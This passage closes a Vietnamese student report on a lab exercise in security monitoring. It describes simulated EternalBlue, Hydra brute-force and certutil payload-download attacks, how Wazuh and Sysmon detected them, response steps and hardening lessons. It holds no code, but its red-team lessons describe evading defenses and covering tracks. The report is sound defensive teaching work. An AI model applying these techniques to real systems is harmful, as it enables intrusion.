Khai thác lỗ hổng EternalBlue (Rule ID: 92657 / 92106)	Critical	High	1. Ngắt kết nối mạng ngay lập tức (Cắt lập vật lý hoặc ngắt vùng mạng logic). 2. Kiểm tra trạng thái máy có bị sập (BSOD) hoặc xuất hiện tiến trình lạ (cmd.exe, powershell.exe) chạy ngầm dưới quyền SYSTEM không.
Dò quét mật khẩu SMB qua Hydra (Rule ID: 92106)	Medium	High	1. Chặn (Block) IP nguồn tấn công (192.168.120.134) tại Tường lửa hoặc Switch. 2. Kiểm tra xem có log đăng nhập thành công (Event ID 4624) sau chuỗi đăng nhập lỗi không. 3. Yêu cầu đổi mật khẩu tài khoản administrator nếu nghi ngờ bị lộ.
Lạm dụng CertUtil tải Payload (Rule ID: 92075)	High	High	1. Cách ly tạm thời thiết bị khỏi mạng nội bộ. 2. Thu thập file layer.exe trên Desktop để phân tích mã độc (Sandbox/Reverse). 3. Kiểm tra lịch sử tiến trình để xác định mã độc đã được thực thi hay chưa.

Bảng 4: Phương án phân loại mức độ nghiêm trọng và quy trình ứng phó xử lý sự cố an ninh mạng.

CHƯƠNG 5 . TỔNG KẾT VÀ TỰ ĐÁNH GIÁ

5.1. Những khó khăn kỹ thuật nhóm đã gặp phải

Trong quá trình triển khai hạ tầng SOC và thực hiện chuỗi thực nghiệm Tấn công - Truy vết, nhóm đã đối mặt và vượt qua một số rào cản kỹ thuật lớn:

- **Xung đột cơ chế phòng thủ ngầm của hệ điều hành:** Khi thực hiện kịch bản tải Payload độc hại bằng certutil.exe, mặc dù nhóm đã gạt tắt tính năng Real-time Protection của Windows Defender, các cơ chế quét ngầm và Windows SmartScreen vẫn nhận diện và xóa bỏ file layer.exe. Điều này làm đứt gãy chuỗi Kill Chain ở giai đoạn kích hoạt kết nối ngược (Reverse Shell). Nhóm đã phải linh hoạt phân tích để nhận diện ra nguyên nhân log bị chặn và chuyển hướng sang các kỹ thuật tấn công dịch vụ trực tiếp.
- **Sự khác biệt về phiên bản hệ điều hành và bản vá:** Khi triển khai thử nghiệm mã khai thác EternalBlue (ms17_010_eternalblue) qua Metasploit, công cụ báo lỗi The target is not vulnerable. Khó khăn ở đây là việc xác định chính xác trạng thái cập nhật của máy nạn nhân trong môi trường Lab. Tuy nhiên, khó khăn này lại mở ra một kết quả bất ngờ khi nhóm truy vết thành công chuỗi log ẩn danh (ANONYMOUS LOGON) do hành vi thăm dò vùng nhớ của mã độc để lại trên SIEM.
- **Xung đột tài nguyên và cổng mạng trên Kali Linux:** Khi chạy Metasploit, nhóm gặp lỗi Rex::BindFailed (Address already in use: 0.0.0.0:4444). Nguyên nhân do các tiến trình ngầm từ các bài Lab trước chưa được giải phóng hoàn toàn và vẫn chiếm dụng cổng 4444. Nhóm đã phải thực hiện rà soát và cấu hình tường minh lại biến LPORT sang cổng 5555 để thông suốt luồng xử lý.
- **Độ trễ và đồng bộ hóa Log trên Wazuh:** Trong các cuộc tấn công cường độ cao hoặc dồn dập (như Brute-force bằng Hydra), lượng log mạng (Sysmon Event ID 3) đẩy về Wazuh Manager bị quá tải cục bộ, dẫn đến việc log không hiển thị theo thời gian thực ngay lập tức mà có độ trễ ngắn, đòi hỏi nhóm phải cấu hình lại bộ lọc thời gian và kiên nhẫn phân tích tương quan dữ liệu.

5.2. Bài học thực tiễn rút ra

Từ góc độ Tấn công (Red Team)

- **Kỹ thuật Living-off-the-Land (LotL) là vũ khí tối tân:** Việc lạm dụng các công cụ hợp pháp có sẵn trên Windows như certutil.exe mang lại tỷ lệ vượt qua hàng rào bảo mật (Defense Evasion) cao hơn rất nhiều so với việc tải trực tiếp mã độc từ bên ngoài. Điều này nhắc nhở Red Team luôn phải ưu tiên tận dụng tài nguyên nội tại của mục tiêu.
- **Tấn công không chỉ là chiếm quyền thành công:** Ngay cả khi một cuộc tấn công thất bại hoặc bị chặn lại (như lỗi EternalBlue hụt), kẻ tấn công vẫn để lại những "vết chân số" (Digital Footprints) cực kỳ rõ nét như phiên đăng nhập lỗi hoặc các kết nối ẩn danh bất thường. Do đó, Red Team cần phải học cách xóa dấu vết (Covering Tracks) kỹ lưỡng hơn.
- **Luôn có phương án dự phòng (Fallback Plan):** Không có một lỗ hổng nào hoạt động hoàn hảo trên mọi phiên bản hệ điều hành. Kẻ tấn công luôn cần chuẩn bị sẵn sàng một bộ công cụ đa dạng: nếu khai thác lỗi hệ thống (Exploit) không thành công, phải lập tức chuyển sang dò quét dịch vụ ứng dụng (Brute-force) hoặc lừa đảo (Phishing).

Từ góc độ Phòng thủ (Blue Team)

- **Tầm quan trọng của Giám sát chiều sâu (Defense-in-Depth):** Nếu chỉ phụ thuộc vào Log bảo mật mặc định của Windows (Security.evtx), hệ thống sẽ rất khó phát hiện ra các hành vi lạm dụng dòng lệnh tinh vi. Việc kết hợp chặt chẽ giữa Wazuh Agent và **Sysmon** (giám sát tiến trình Event ID 1 và kết nối mạng Event ID 3) là chìa khóa cốt lõi để tóm gáy các kỹ thuật LotL như CertUtil.
- **Tư duy săn tìm mối nguy (Threat Hunting) dựa trên IoC:** Blue Team không nên đợi hệ thống nổ Alert đỏ mới xử lý. Qua chuỗi log của EternalBlue hụt, nhóm nhận ra rằng những hành vi có vẻ "bình thường" như một tài khoản ANONYMOUS LOGON đăng nhập rồi logoff ngay lập tức trong 2 giây chính là Chỉ thị hành vi độc

hại (Indicator of Compromise - IoC) cần phải được lập quy tắc giám sát (Sigma Rule) và điều tra chủ động.

- **Củng cố hệ thống (Hardening) quan trọng hơn vá lỗi đơn lẻ:** Thay vì chạy theo vá từng lỗ hổng phần mềm, việc thực hiện các chính sách bảo mật gốc như: Giới hạn quyền thực thi dòng lệnh của CertUtil, thiết lập chính sách khóa tài khoản khi nhập sai mật khẩu (Account Lockout Policy), và tắt bỏ các giao thức lỗi thời (SMBv1) sẽ giúp thu hẹp bề mặt tấn công (Attack Surface) của tổ chức một cách bền vững nhất.

5.3. Bảng phân công công việc

Thành viên	MSSV	Công việc phụ trách	Tỷ lệ dự kiến
Bùi Viết Nguyên Chương	23DH110383	Red team	34%
Vũ Thị Thanh Huệ	23DH111162	SOC Engineer	33%
Phan Trần Anh Đức	23DH110838	Threat Hunter / L2 Analyst	33%

Bảng 5: Bảng phân công công việc

TÀI LIỆU THAM KHẢO

- [1] Tập đoàn Lockheed Martin, Khung mô hình chuỗi tiêu diệt không gian mạng trong phòng thủ thông tin, Năm xuất bản 2011.
- [2] Tổ chức MITRE, Ma trận phân tích chiến thuật và kỹ thuật tấn công không gian mạng, Truy cập trực tuyến tại trang chủ hệ thống MITRE.
- [3] Trung tâm tài liệu Wazuh, Hướng dẫn sử dụng và triển khai nền tảng giám sát an ninh Wazuh SIEM, Cập nhật năm 2026.
- [4] Microsoft Corporation, Hướng dẫn cấu hình và phân tích sự kiện hệ thống Microsoft Sysmon, Trung tâm nền tảng giáo dục Microsoft Learn, Cập nhật năm 2026.
- [5] Nhóm phát triển mã nguồn mở SigmaHQ, Ngôn ngữ định dạng chữ ký chung cho các hệ thống quản lý sự kiện bảo mật, Truy cập trực tuyến tại kho lưu trữ nền tảng GitHub.
- [6] Tổ chức Rapid7, Hướng dẫn sử dụng nền tảng kiểm thử xâm nhập Metasploit Framework, Tài liệu lưu hành trực tuyến.
- [7] Đội ngũ bảo mật Offensive Security, Bộ công cụ dò quét mật khẩu giao thức mạng Hydra, Tài liệu tích hợp trên nền tảng Kali Linux.

.